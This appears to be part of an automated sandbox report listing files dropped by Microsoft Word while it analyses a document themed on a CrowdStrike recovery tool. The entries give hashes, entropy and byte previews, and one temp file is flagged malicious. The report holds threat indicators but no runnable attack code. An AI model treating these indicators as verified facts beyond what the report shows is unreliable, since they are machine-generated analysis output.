Preview:	......Exif..II*.....V.....^...(.....i.....f.....H.....H.....0210.....0100.....I.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....acspMSFT....lcms.....-lcms.....dmnd.....jdesc.....hdmdd.....hwtpt...P....rXYZ...d....bXYZ...x....gXYZ.....rTRC .....gTRC.....bTRC.....chrm.....$cprt.....!desc.....lcms generated .....desc.....sRGB..... .....desc.....sRGB.....XYZ .....=.....XYZ .....o...8.....XYZ .....$.....XYZ .....b.....curv.... .....#.(.-.2.7.;.@.E.J.O.T.Y.^.c.h.m.r.w.|.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRC0000.tmp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	250145
Entropy (8bit):	**7.9935463566733125**
Encrypted:	**true**
SSDEEP:	6144:m00BJM20XF07Jtd0YPFKGTFHLYwgNkSagBRK3WJMLtFqFk06TOOp7uuVZpVPvG:wBJUXydtdfogBLngNMVG6xFqJ6TOOdur
MD5:	891E6C7EC5DE6384509564D8A0DEDECF
SHA1:	187994C9D8A21DD977473EF8E7A6EF4C7F2EAE52
SHA-256:	1E224B11854CE62115305CE613169DAD1C4AA59D35C8482E979532ADCA124A10
SHA-512:	27D6EF69B33A4F363E3D939EA4988A477B09F40401FF7645A6D7AA2ABDB9F7AD329C6A70B50996F27789164E5E2E4A41C12B3BACD2FB2B4EAC9486C00AD4D7E8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	PK..-.....!..am.....[Content_Types].xml.....n.0.....D...(,...6@. W.Z.t...k'~..-Eh..tj.b.".Y.....Yw..|P.I^.X.F.Z..d..../,.(L-:k.d;..z....~. d.6.d+D... W.E(..C+..Z ..-wB. .-.O..g..A0.cd.....0.}..}.J..}..E....:%..2...!.M.$..J.y.....[...L..f.= ..D.....R....r.6.p.+....Oj.W5dw....i.....M..8f8.()F....[#..hU(s.r....(.a6(...&.....AS.].....w`.m.F.xT.....{.9o%.@8..# :."p..=7m..$.".@NFx...d)..'.4..8E7Ft2..z../.d.....z..} .8....N.@...=.$..c..s?....Q.....;i....>.>..[..{...}....9...,.. ..PK..-.....!..U~....._rels/.rels.....MK.1....!.;.*"..^D.Md.. C2.....(.....3y..3C....+.4xW..(A.....yX.JB....Wp.....b..#InJ.....*.E..b.=[J....M.%...a .B..,o0.f@=a... n.....o.A..;.N.<...v.."...e...b.R...1..R.EF..7Z.n...hY..j.y..#1'.<....7..... .9m.....3...Y.. ..PK..-.....!.qq.....word/document.xml....m.....2(.....}.n.....^..-.N.3I QT.M..hw.9@..E...S$./.}...;.... .G.'..*R..v.@-+.A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{085F5DEF-FD43-4377-836E-D631451649D2}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	81920
Entropy (8bit):	4.099210753349057
Encrypted:	false
SSDEEP:	384:XtT+CgCz8l15lZzNKY235JzN0jyLUtT+DCz8l15lZzNKY235JzfN0jyL:6Ca/lZzNj235lNdZCa/lZzNj235lFd
MD5:	400C84541516D75316906A9716BE824C
SHA1:	B5CDC0ED9EF4354FB41237439FE682E5A082692E
SHA-256:	E4718B7F3CF08AD696781B66DB4D1E84A7A6AE253BCFCDE4066CF02756EBBABA
SHA-512:	DDB320F30F935FE4328503D3F19431CF036ABCCF30E6CF195AC03D8161007A1D21365E664AC06827119A7864671BF2AE9339FD42D7BFBA6ADA0A9DD65BB1544A
Malicious:	false

Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{43F4B375-8E7A-44EF-86E3-6C5BC465D1F2}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	81920
Entropy (8bit):	4.099210753349057
Encrypted:	false
SSDEEP:	384:XtT+CgCz8l15lZzNKY235JzN0jyLUtT+DCz8l15lZzNKY235JzfN0jyL:6Ca/lZzNj235lNdZCa/lZzNj235lFd
MD5:	400C84541516D75316906A9716BE824C
SHA1:	B5CDC0ED9EF4354FB41237439FE682E5A082692E
SHA-256:	E4718B7F3CF08AD696781B66DB4D1E84A7A6AE253BCFCDE4066CF02756EBBABA
SHA-512:	DDB320F30F935FE4328503D3F19431CF036ABCCF30E6CF195AC03D8161007A1D21365E664AC06827119A7864671BF2AE9339FD42D7BFBA6ADA0A9DD65BB1544A
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{505386B3-5C57-4893-9400-535E396A042F}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.5093262897962565
Encrypted:	false
SSDEEP:	6:mEMEEEe9lCgKRAElAtsArA1klAHdtckxr/Dx:IYP/l/uH6x9rx
MD5:	98F7DF0146DA5D1C46C6ABF7D49ECD62
SHA1:	289E7FFF84BB3843BC652C1FF357CCEA960DAD2F
SHA-256:	D5291DE37D4EFC109AB4052527CE3012DF209FB1672F0CCF61A4578B740A73C0
SHA-512:	5E1D10067BFE38827433374C11C061F026BA80A9F5192CFF21155E99DB0699B8EB8B0C224FB277F7F9CC6E30BCD2779DCF66EAC99302CCD2CA0260DF93BF0DC
Malicious:	false
Preview:	....1.2.....1.2.....1.....1.....1.2.....1.2.....1.2.....1.2.....(.....(.....(.....(.....(...e.n.g.i.n.e.e.r...e..... ....&...(.....0...6...8...>...@...D...F...J...L...P...R...V...X...\...n..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{6FE5DC30-1E06-4128-B942-DEBBBBCDEE1D}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	43596
Entropy (8bit):	3.6705361254320246
Encrypted:	false
SSDEEP:	768:6kDl9L3AFPz4qrkv8RkaOlvWRLjCOojE1iRUSlV8ivuCDSle3H0XJ44:pDlV3ABz4Ykv8RkaOlvlPCOojBV8CuCQ
MD5:	814BF7F93B5683057A1729EA1FAE060E
SHA1:	BE861A93A83D93F7D0076A62A3B891525F17BCFD
SHA-256:	AC3B70A9AD0902B84A32390D07C75C4113600164F60C556EA6E54238FF3C1DF6
SHA-512:	95A86E91C7808AC3DFB07FC104DEAAFF482C50F005BB9E651D3AC423B04D850592F4CC7C5D54F2B9C0DAC045C889DC6CFC7090AB8C4A8B7AEE5FA842A0BBAD8D
Malicious:	false
Preview:	.....A.s. .a. .f.o.l.l.o.w.-.u.p. .t.o. .t.h.e. .C.r.o.w.d.S.t.r.i.k.e. .F.a.l.c.o.n. .a.g.e.n.t. .i.s.s.u.e. .i.m.p.a.c.t.i.n.g. .W.i.n.d.o.w.s. .c.l.i.e.n.t.s. .a.n.d. .s.e.r.v.e.r.s.,. .M.i.c.r.o.s.o.f.t. .h.a.s. .r.e.l.e.a.s.e.d. .a.n...u.p.d.a.t.e.d...r.e.c.o.v.e.r.y. .t.o.o.l. .w.i.t.h...t.w.o. .r.e.p.a.i.r. .o.p.t.i.o.n.s...t.o. .h.e.l.p. .I.T. .a.d.m.i.n.s. .e.x.p.e.d.i.t.e. .t.h.e. .r.e.p.a.i.r. .p.r.o.c.e.s.s... .T.h.e. .s.i.g.n.e.d. ...."..... L..... ....$..&..F...d.....d...d.-D..M.....[$.\$.a$.gdK.e.....$.-D..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{894978C9-3668-4D31-AF1E-60B0DEF1662A}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.5093262897962567
Encrypted:	false
SSDEEP:	3:ml+lGl+l+l+l1PPPlLlAytl7lhlJvl5hzldlxpxl/b1l/pl/Ppl/Rl/5bhlll/tB:mEMEEEe9lCgKCkgA9P61Y
MD5:	92AC86FA3C6B284A98F00F49FDCACB49
SHA1:	EBE19354C0CB86AEEA9525A3472CCECA8A313EBC
SHA-256:	B7B29D8BC27DF9FAD485B4E802BDA6C39C14DC4CF3A9FB9B577E44219A61D9E7
SHA-512:	6B47784EDD2E57F5774CEEE86747899CABBFF7AED2623F849872A47B8AF842F1EE4FEF8A7494D95C373F1D8D5C9F2E78E099F515252377BBB7E5DBD8A8E4AC2A
Malicious:	false
Preview:	....1.2.....1.2.....1.....1.....1.2.....1.2.....1.2.....1.2.....(.....(.....(.....(.....(...e.n.g.i.n.e.e.r...e..... ....&...(.....0...6...8...>...@...D...F...J...L...P...R...V...X...\...n..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{B3EC896D-9D96-4AE9-BA85-97C47E5353BA}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	43596
Entropy (8bit):	3.6705361254320246
Encrypted:	false
SSDEEP:	768:6kDl9L3AFPz4qrkv8RkaOlvWRLjCOojE1iRUSlV8ivuCDSle3H0XJ44:pDlV3ABz4Ykv8RkaOlvlPCOojBV8CuCQ
MD5:	814BF7F93B5683057A1729EA1FAE060E
SHA1:	BE861A93A83D93F7D0076A62A3B891525F17BCFD
SHA-256:	AC3B70A9AD0902B84A32390D07C75C4113600164F60C556EA6E54238FF3C1DF6
SHA-512:	95A86E91C7808AC3DFB07FC104DEAAFF482C50F005BB9E651D3AC423B04D850592F4CC7C5D54F2B9C0DAC045C889DC6CFC7090AB8C4A8B7AEE5FA842A0BBAD8D
Malicious:	false
Preview:	.....A.s. .a. .f.o.l.l.o.w.-.u.p. .t.o. .t.h.e. .C.r.o.w.d.S.t.r.i.k.e. .F.a.l.c.o.n. .a.g.e.n.t. .i.s.s.u.e. .i.m.p.a.c.t.i.n.g. .W.i.n.d.o.w.s. .c.l.i.e.n.t.s. .a.n.d. .s.e.r.v.e.r.s.,. .M.i.c.r.o.s.o.f.t. .h.a.s. .r.e.l.e.a.s.e.d. .a.n...u.p.d.a.t.e.d...r.e.c.o.v.e.r.y. .t.o.o.l. .w.i.t.h...t.w.o. .r.e.p.a.i.r. .o.p.t.i.o.n.s...t.o. .h.e.l.p. .I.T. .a.d.m.i.n.s. .e.x.p.e.d.i.t.e. .t.h.e. .r.e.p.a.i.r. .p.r.o.c.e.s.s... .T.h.e. .s.i.g.n.e.d. ....".....L..... ....$..&..F...d.....d...d.-D..M.....[$.\$.a$.gdK.e.....$.-D..

C:\Users\user\AppData\Local\Temp\Diagnostics\WINWORD\App17216566601017670000_EDECE918-A2EA-49DC-A414-445477A4F37D.log

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	ASCII text, with very long lines (10173), with CRLF line terminators
Category:	dropped
Size (bytes):	30125
Entropy (8bit):	5.477074988936344
Encrypted:	false
SSDEEP:	768:6CT+8jVZqN+uwTICQPwWoIIRgQazes1tDjjnnBFAmilMwtIffmz:6CT+8jVswuWICMwWoIIRgtes1tHrnBFq
MD5:	767677ABAE05CEE23150528539A949DB
SHA1:	5DEF58A91E987CC718FB51186F58CBE25EEA5E99
SHA-256:	0EB1169E0391AFBEA5244963F7ECB56B04BBE47CF090F1E561FD5508CEAFCBEA
SHA-512:	A22A4837D13628894020D596FFD1A6CA3A596C81990B7C6B61D120DACB58F1F387921D6F9F95C5642FA1CCC6A04FFF7B51A903BB55FFE05F719DBF68EEB6ABC
Malicious:	false
Preview:	Timestamp.Process.TID.Area.Category.EventID.Level.Message.Correlation..07/22/2024 13:57:40.364.WINWORD (0x86C).0xC24.Microsoft Word.Telemetry Event.b7vzq.Medium.SendEvent {"EventName":"Office.Telemetry.LoadXmlRules","Flags":33777014401990913,"InternalSequenceNumber":23,"Time":"2024-07-22T13:57:40.364Z","Contract":"Office.System.Activity","Activity.CV":"GOns7eqi3EmkFERUd6TzfQ.7.1","Activity.Duration":1309,"Activity.Count":1,"Activity.AggMode":0,"Activity.Success":false,"Activity.Result.Code":-2147024890,"Activity.Result.Type":"HRESULT","Activity.Result.Tag":528307459}...07/22/2024 13:57:40.364.WINWORD (0x86C).0xC24.Microsoft Word.Telemetry Event.b7vzq.Medium.SendEvent {"EventName":"Office.Telemetry.ProcessIdleQueueJob","Flags":33777014401990913,"InternalSequenceNumber":24,"Time":"2024-07-22T13:57:40.364Z","Contract":"Office.System.Activity","Activity.CV":"GOns7eqi3EmkFERUd6TzfQ.7","Activity.Duration":3803,"Activity.Count":1,"Activity.AggMode":0,"Activity.Success":false,"Data.FailureDiag

C:\Users\user\AppData\Local\Temp\Diagnostics\WINWORD\App17216567137043568800_77D492B2-7E92-413F-B233-B07670110F32.log

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

File Type:	ASCII text, with very long lines (28929), with CRLF line terminators
Category:	dropped
Size (bytes):	20971520
Entropy (8bit):	0.19469915830844212
Encrypted:	false
SSDEEP:	1536:8oMF0cgFWeIuTT5jpzo+cBwBuJG9/juQ6hzqBJJsjrDvWl0UOp+cqe29zjWnvj+d:Bc7eIU3o++w6CfjI
MD5:	651F2829FBA04A38F048069D9C6A2F71
SHA1:	732800B964AAC1EC0362C60B934CD1F0826C1659
SHA-256:	11C95D2AB3FBD174034CF0229C2A325D3FA103E045A587695AD16E02F5FEB5A2
SHA-512:	1CA98CE46300DA7ED9A3566F0ED03976F234C8BCBFA4683236061A39A3BD5AC2492455B7409C462156EF573B2F5B2C2E16952206C74C1EA7D07A52A17A6D1E8A
Malicious:	false
Preview:	Timestamp.Process.TID.Area.Category.EventID.Level.Message.Correlation..07/22/2024 13:58:33.768.WINWORD (0xF10).0x19F8.Microsoft Word.Telemetry Event.b7vzq.Medium.SendEvent {"EventName":"Office.Text.GDIAssistant.HandleCallback","Flags":30962256044949761,"InternalSequenceNumber":24,"Time":"2024-07-22T13:58:33.768Z","Contract":"Office.System.Activity","Activity.CV":"spLUd5J+P0GyM7B2cBEPMg.1.14","Activity.Duration":17,"Activity.Count":1,"Activity.AggMode":0,"Activity.Success":true,"Data.GdiFamilyName":"","Data.CloudFontStatus":6,"Data.CloudFontTypes":256}...07/22/2024 13:58:33.768.WINWORD (0xF10).0x19F8.Microsoft Word.Telemetry Event.b7vzq.Medium.SendEvent {"EventName":"Office.Text.ResourceClient.Deserialize","Flags":30962256044949761,"InternalSequenceNumber":26,"Time":"2024-07-22T13:58:33.768Z","Contract":"Office.System.Activity","Activity.CV":"spLUd5J+P0GyM7B2cBEPMg.1.15","Activity.Duration":8845,"Activity.Count":1,"Activity.AggMode":0,"Activity.Success":true,"Data.JsonFileMajorVersion":

C:\Users\user\AppData\Local\Temp\Diagnostics\WINWORD\App17216567137052600000_77D492B2-7E92-413F-B233-B07670110F32.log

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	20971520
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	8F4E33F3DC3E414FF94E5FB6905CBA8C
SHA1:	9674344C90C2F0646F0B78026E127C9B86E3AD77
SHA-256:	CD52D81E25F372E6FA4DB2C0DFCEB59862C1969CAB17096DA352B34950C973CC
SHA-512:	7FB91E868F3923BBD043725818EF3A5D8D08EBF1059A18AC0FE07040D32EEBA517DA11515E6A4AFAEB29BCC5E0F1543BA2C595B0FE8E6167DDC5E6793EDEF5BB
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\TCD3B14.tmp\Basis.thmx

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	558035
Entropy (8bit):	7.696653383430889
Encrypted:	false
SSDEEP:	12288:DQ/oYjRRRRRRRRYcdY/5ASWYqBMp8xsGGEOzI7vQQwOyP:DQ/nRRRRRRRRxY/5JWYZ3GGbI8YA
MD5:	3B5E44DDC6AE612E0346C58C2A5390E3
SHA1:	23BCF3FCB61F80C91D2CFFD8221394B1CB359C87
SHA-256:	9ED9AD4EB45E664800A4876101CBEE65C232EF478B6DE502A330D7C89C9AE8E2
SHA-512:	2E63419F272C6E411CA81945E85E08A6E3230A2F601C4D28D6312DB5C31321F94FAFA768B16BC377AE37B154C6869CA387005693A79C5AB1AC45ED73BCCC647
Malicious:	false
Preview:	PK.....1AE,.{E...#P.....[Content_Types].xml..Mo.0.....Z..N7.=l.....V0.-o..j?...H..sa...../UCb.'...r...w.i..e..<[....{2..U.m..N.{...r.....3.fj.o.....2.*....;.L.6..&,D.Cld8...a.gZf.....r-v..><....~/.....|Zk.....a.R&.d.(.$..6..}.:.....3.....1..[.p.....?..+....R...y,.fod.....e...-.|..#..]j....n:...f...-J...i.^.:Y....T.....m^..~GNp../e}...N....a..5.d.8YcN..5.d.8Y...7..A..e...7Q."3.....sL._....v...n..b..2].v....n.t....Z...Uk...j.&.Z....im|.r....B.....7DaBuN.... ...>..>..>..>..>..>.....V}-.....Q}#.&T..j...r..]..CZ..CZ..CZ..CZ..CZ..CZ..CZ..i.o.,-k..b....7FaBuN.... ...>..>..>..>..>..>.....V}-...Q}..&T..j...r..]..CZ..CZ..CZ..CZ..CZ..CZ..i.o.,-k..b....7EaBuN.... ...>..>..>..>..>..>.....V}-...Q}3.&T..j...r..]..CZ..CZ..CZ..CZ..CZ..CZ..CZ..i.o.,-k..b.\}..)...A.....[..PK.....1A.s@.....O...._rels/.rels...J.1.._%..d...t.....}...n2!..}6.>..`(.v...K`2...70.....84P....

C:\Users\user\AppData\Local\Temp\TCD3B14.tmp\content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	276

Entropy (8bit):	3.5361139545278144
Encrypted:	false
SSDEEP:	6:Q+sxnxUXeMWMluRELpmlJ0+3FbnKf68dADryMluxHFpwwl:Q+sxnycMlMymD0wbnKNAH/lMz1
MD5:	133D126F0DE2CC4B29ECE38194983265
SHA1:	D8D701298D7949BE6235493925026ED405290D43
SHA-256:	08485EBF168364D846C6FD55CD9089FE2090D1EE9D1A27C1812E1247B9005E68
SHA-512:	75D7322BE8A5EF05CAA48B754036A7A6C56399F17B1401F3F501DA5F32B60C1519F2981043A773A31458C3D9E1EF230EC60C9A60CAC6D52FFE16147E2E0A983(
Malicious:	false
Preview:	..[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .B.a.s.i.s...t.h.m.x.....C.o.m.p.o.n.e.n.t.:. .P.P.T.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.P.P.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD3B15.tmp\Dividend.thmx

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	570901
Entropy (8bit):	7.674434888248144
Encrypted:	false
SSDEEP:	6144:D2tTXiO/3GH5SkPQVAqWnGrkFxvay910UUTWZJarUv9TA0g8:kX32H+VWgkFxSgGTmarUv9T
MD5:	D676DE8877ACEB43EF0ED570A2B30F0E
SHA1:	6C8922697105CEC7894966C9C5553BEB64744717
SHA-256:	DF012D101DE808F6CD872DFBB619B16732C23CF4ABC64149B6C3CE49E9EFDA01
SHA-512:	F40BADA680EA5CA508947290BA73901D78DE79EAA10D01EAEF975B80612D60E75662BDA542E7F71C2BBA5CA9BA46ECAFE208FD6E40C1F929BB5E407B10E89FBD
Malicious:	false
Preview:	PK.....1AE,.{E...#P.....[Content_Types].xml..Mo.0.....Z..N7.=l.....V0.-o..j?...H..sa...../UCb.'...r...w.i..e..<[....{2..U.m..N.{...r.....3.fj.o.....2.*....;.L.6..&,D.Cld8...a.gZf.....r-v..><....~/.....|Zk.....a.R&.d.(.$..6..}.:.....3.....1..[.p.....?..+....R...y,.fod.....e...-.|..#..]jj....n:...f...-J...i.^.:Y....T.....m^..~GNp../e}...N....a..5.d.8YcN..5.d.8Y...7..A..e...7Q."3.....sL._....v...n..b..2].v....n.t....Z...Uk...j.&.Z....im|.r....B.....7DaBuN.... ...>..>..>..>..>..>.....V}-.....Q}#.&T..j...r..]..CZ..CZ..CZ..CZ..CZ..CZ..CZ..i.o.,-k..b....7FaBuN.... ...>..>..>..>..>..>.....V}-...Q}..&T..j...r..]..CZ..CZ..CZ..CZ..CZ..CZ..i.o.,-k..b....7EaBuN.... ...>..>..>..>..>..>.....V}-...Q}3.&T..j...r..]..CZ..CZ..CZ..CZ..CZ..CZ..i.o.,-k..b.\}..)...A.....[..PK.....1A.s@.....O....._rels/.rels...J.1.._%..d...t.....}...n2!..}6.>..`(.v...K`2...70.....84P....

C:\Users\user\AppData\Local\Temp\TCD3B15.tmp\content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	282
Entropy (8bit):	3.5459495297497368
Encrypted:	false
SSDEEP:	6:Q+sxnxUXvBAuRELpmlJ0+3FbnKf68dADryMluxHFpwwl:Q+sxnypJymD0wbnKNAH/lMz1
MD5:	76340C3F8A0BFCEDAB48B08C57D9B559
SHA1:	E1A6672681AA6F6D525B1D17A15BF4F912C4A69B
SHA-256:	78FE546321EDB34EBFA1C06F2B6ADE375F3B7C12552AB2A04892A26E121B3ECC
SHA-512:	49099F040C099A0AED88E7F19338140A65472A0F95ED99DEB5FA87587E792A2D11081D59FD6A83B7EE68C164329806511E4F1B8D673BEC9074B4FF1C09E3435D
Malicious:	false
Preview:	..[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .D.i.v.i.d.e.n.d...t.h.m.x.....C.o.m.p.o.n.e.n.t.:. .P.P.T.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....E.x.e.c.u.t.a.b.l.e.:. .{.P.P.}.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t.e.s.}.....C.o.m.m.a.n.d.:. .{.F.i.l.e.P.a.t.h.}.....

C:\Users\user\AppData\Local\Temp\TCD7D37.tmp\BracketList.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Microsoft OOXML
Category:	dropped
Size (bytes):	4026
Entropy (8bit):	7.809492693601857
Encrypted:	false
SSDEEP:	96:VpDCBFLhxaUGm5EWA07yNdKH1FQpy8tnX8Iz3b7TrT502+fPD:VpDYFFRMNU+RtXzLf35t+3D
MD5:	5D9BAD7ADB88CEE98C5203883261ACA1
SHA1:	FBF1647FCF19BCEA6C3CF4365C797338CA282CD2
SHA-256:	8CE600404BB3DB92A51B471D4AB8B166B566C6977C9BB63370718736376E0E2F
SHA-512:	7132923869A3DA2F2A75393959382599D7C4C05CA86B4B27271AB9EA95C7F2E80A16B45057F4FB729C9593F506208DC70AF2A635B90E4D8854AC06C787F6513D
Malicious:	false

Preview:	PK.....YnB;.h.....F.....[Content_Types].xmlz.....MN.0...by.b.,.BI...X `...{..O.S...H\.'.XTP..K{.o.....rg..bL....XM.:.v..c.k...}.D....9.....Bb>.+..G.....+(.u}.w.]...v..{.M&.].>`... .nB..B0Z@.e.u..R.....-.&#....aR..`.a..|. 1^.....&..|..s.A.t..b..A.i7...7.&....bQK$O.....9....V....Wt_PK.....bnB;?.....f....._rels/.rels...J.1.._%..f....m/.,x...&.lt.dV.y.|..''v....q..|..... .r..F..)..;.T5g.eP..O..Z.^-.8...<.Y....Q..''....*D.%.!9.R&#''.'0(.u}).!..l....b..J..rr....P.L.w..0.-.....A..w..x.7U...Fu<mT.....^s...F./ ..(.4L..`.....}...O..4.L...+H.z...m..j[].=.....oY}.PK..... .J.L6...m....,.....diagrams/layout1.xml.X.n.8.}N.....PG.....wZ,..R.%.K...J.H]....y.3..9...O..5.''J.1.\.1....Q....z.....e.5].)...$b.C)...Gx!...J3..N..H...s....9.~...#..$...W.8..I`|. .0xH}.....L.|..(V;..1...kF..O=...j...G.X.....T.,d>.w.Xs.....3L.r..er\o..D..^....O.F.{:.>.R'....Y-...B.P.;....X.'c...{x*.M7..><l.1.w..{].46.>.z.E.J.....G.....Hd..$..7....E.

C:\Users\user\AppData\Local\Temp\TCD7D37.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	250
Entropy (8bit):	3.4916022431157345
Encrypted:	false
SSDEEP:	6:fxnxUXsAl8xoE3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxny8A8xoGHmD0+dAH/luWvv
MD5:	1A314B08BB9194A41E3794EF54017811
SHA1:	D1E70DB69CA737101524C75E634BB72F969464FF
SHA-256:	9025DD691FCAD181D5FD5952C7AA3728CD8A2CAF20DEA14930876419BED9B379
SHA-512:	AB29C8674A85711EABAE5F9559E9048FE91A2F51EB12D5A46152A310DE59F759DF8C617DA248798A7C20F60E26FBB1B0FC8DB47C46B098BCD26CF8CE78989A CA
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .B.r.a.c.k.e.t.L.i.s.t...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l.a.t. e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7D38.tmp\CircleProcess.glox

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	Zip archive data, at least v2.0 to extract, compression method=deflate
Category:	dropped
Size (bytes):	16806
Entropy (8bit):	7.9519793977093505
Encrypted:	false
SSDEEP:	384:eSMjhqgJDGwOzHR3iCpK+QdLdfufFJ9aDn9LjDMVAwHknbz7OW:eSkhqglGwERSAHQdLhDn9AKokv7H
MD5:	950F3AB11CB67CC651082FEBE523AF63
SHA1:	418DE03AD2EF93D0BD29C3D7045E94D3771DACB4
SHA-256:	9C5E4D8966A0B30A22D92DB1DA2F0DBF06AC2EA75E7BB8501777095EA0196974
SHA-512:	D74BF52A58B0C0327DB9DDCAD739794020F00B3FA2DE2B44DAAEC9C1459ECAF3639A5D761BBBC6BDF735848C4FD7E124D13B23964B0055BB5AA4F6AFE76DF E00
Malicious:	false
Preview:	PK.....T.>.....[Content_Types].xmlz.....=N.1...b.Eko(.B....(.Pp..=.u.?.....#q..ND.!$.J{.o....G..[Cv.....+.R.Nx.....0."u..S...$&.....Je..B..x.....m.....M^z....f....| ...N..Q..z.!.- .2.9y.i.8j.....0.AE..p.s~@../jw.#8.I.#....4.~Cl.:#h..f.PU.s.~.....(.)F..Y.....^x..PK.....T.>...V....L....._rels/.rels...J.@.._e..]AD.....x....3.t..T.w.\ZpA<x.....v..'.. ..z.....Y..[...<..2.TT....Q$.!.=.....&C....b".F.q.7...X3...7.8.N.}.. ?..8...#...,L.3.#e...wZpZ.]S..:....t.....{..6.7.|...dH.e..K 7-}.~.v...5.....b..PK.....Ul.<..<"l5...&.....diagrams/layout1 .xml.}.r.l..s.....~Y.f.gzfv.....E."w.K..J5m.e...4.0..Q... A.!...%...<...3.....O.....t~.u{...5.G.....?,.....N.....L.....~.:....^,..r=./~7_..8.....o.y.....oo.3.f.....f.....r.7../....qr r.v9.....,?..._O.....?9.O~]..zv.I'.W.....;..\..~...../.....?~..n.....\}pt.....b,~...;>.=;>:..u.....?.....2]..]....i.....9..<.p..4D..

C:\Users\user\AppData\Local\Temp\TCD7D38.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	254
Entropy (8bit):	3.4720677950594836
Encrypted:	false
SSDEEP:	6:fxnxUXOu9+MlWlk2E3QepmlJ0+hdADryMluyS6Bkls0Lwv:fxnycMlWlzGHmD0+dAH/luWvv
MD5:	D04EC08EFE18D1611BDB9A5EC0CC00B1
SHA1:	668FF6DFE64D5306220341FC2C1353199D122932
SHA-256:	FA60500F951AFAF8FFDB6D1828456D60004AE1558E8E1364ADC6ECB59F5450C9
SHA-512:	97EBCCAF64FA33238B7CFC0A6D853EFB050D877E21EE87A78E17698F0BB38382FCE7F6C4D97D550276BD6B133D3099ECAB9CFCD739F31BFE545F4930D896EB C3
Malicious:	false
Preview:	[.F.i.l.e.].....O.r.i.g.i.n.a.l.N.a.m.e.:. .C.i.r.c.l.e.P.r.o.c.e.s.s...g.l.o.x.....C.o.m.p.o.n.e.n.t.:. .W.o.r.d.F.i.l.e.s.....R.e.q.V.e.r.:. .1.4.....S.t.o.r.e.L.o.c.a.t.i.o.n.:. .{.M.y. .T.e.m.p.l. a.t.e.s.}.\.S.m.a.r.t.A.r.t. .G.r.a.p.h.i.c.s.....

C:\Users\user\AppData\Local\Temp\TCD7D39.tmp\Content.inf

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE

File Type:	data
Category:	dropped
Size (bytes):	280
Entropy (8bit):	3.484503080761839
Encrypted:	false
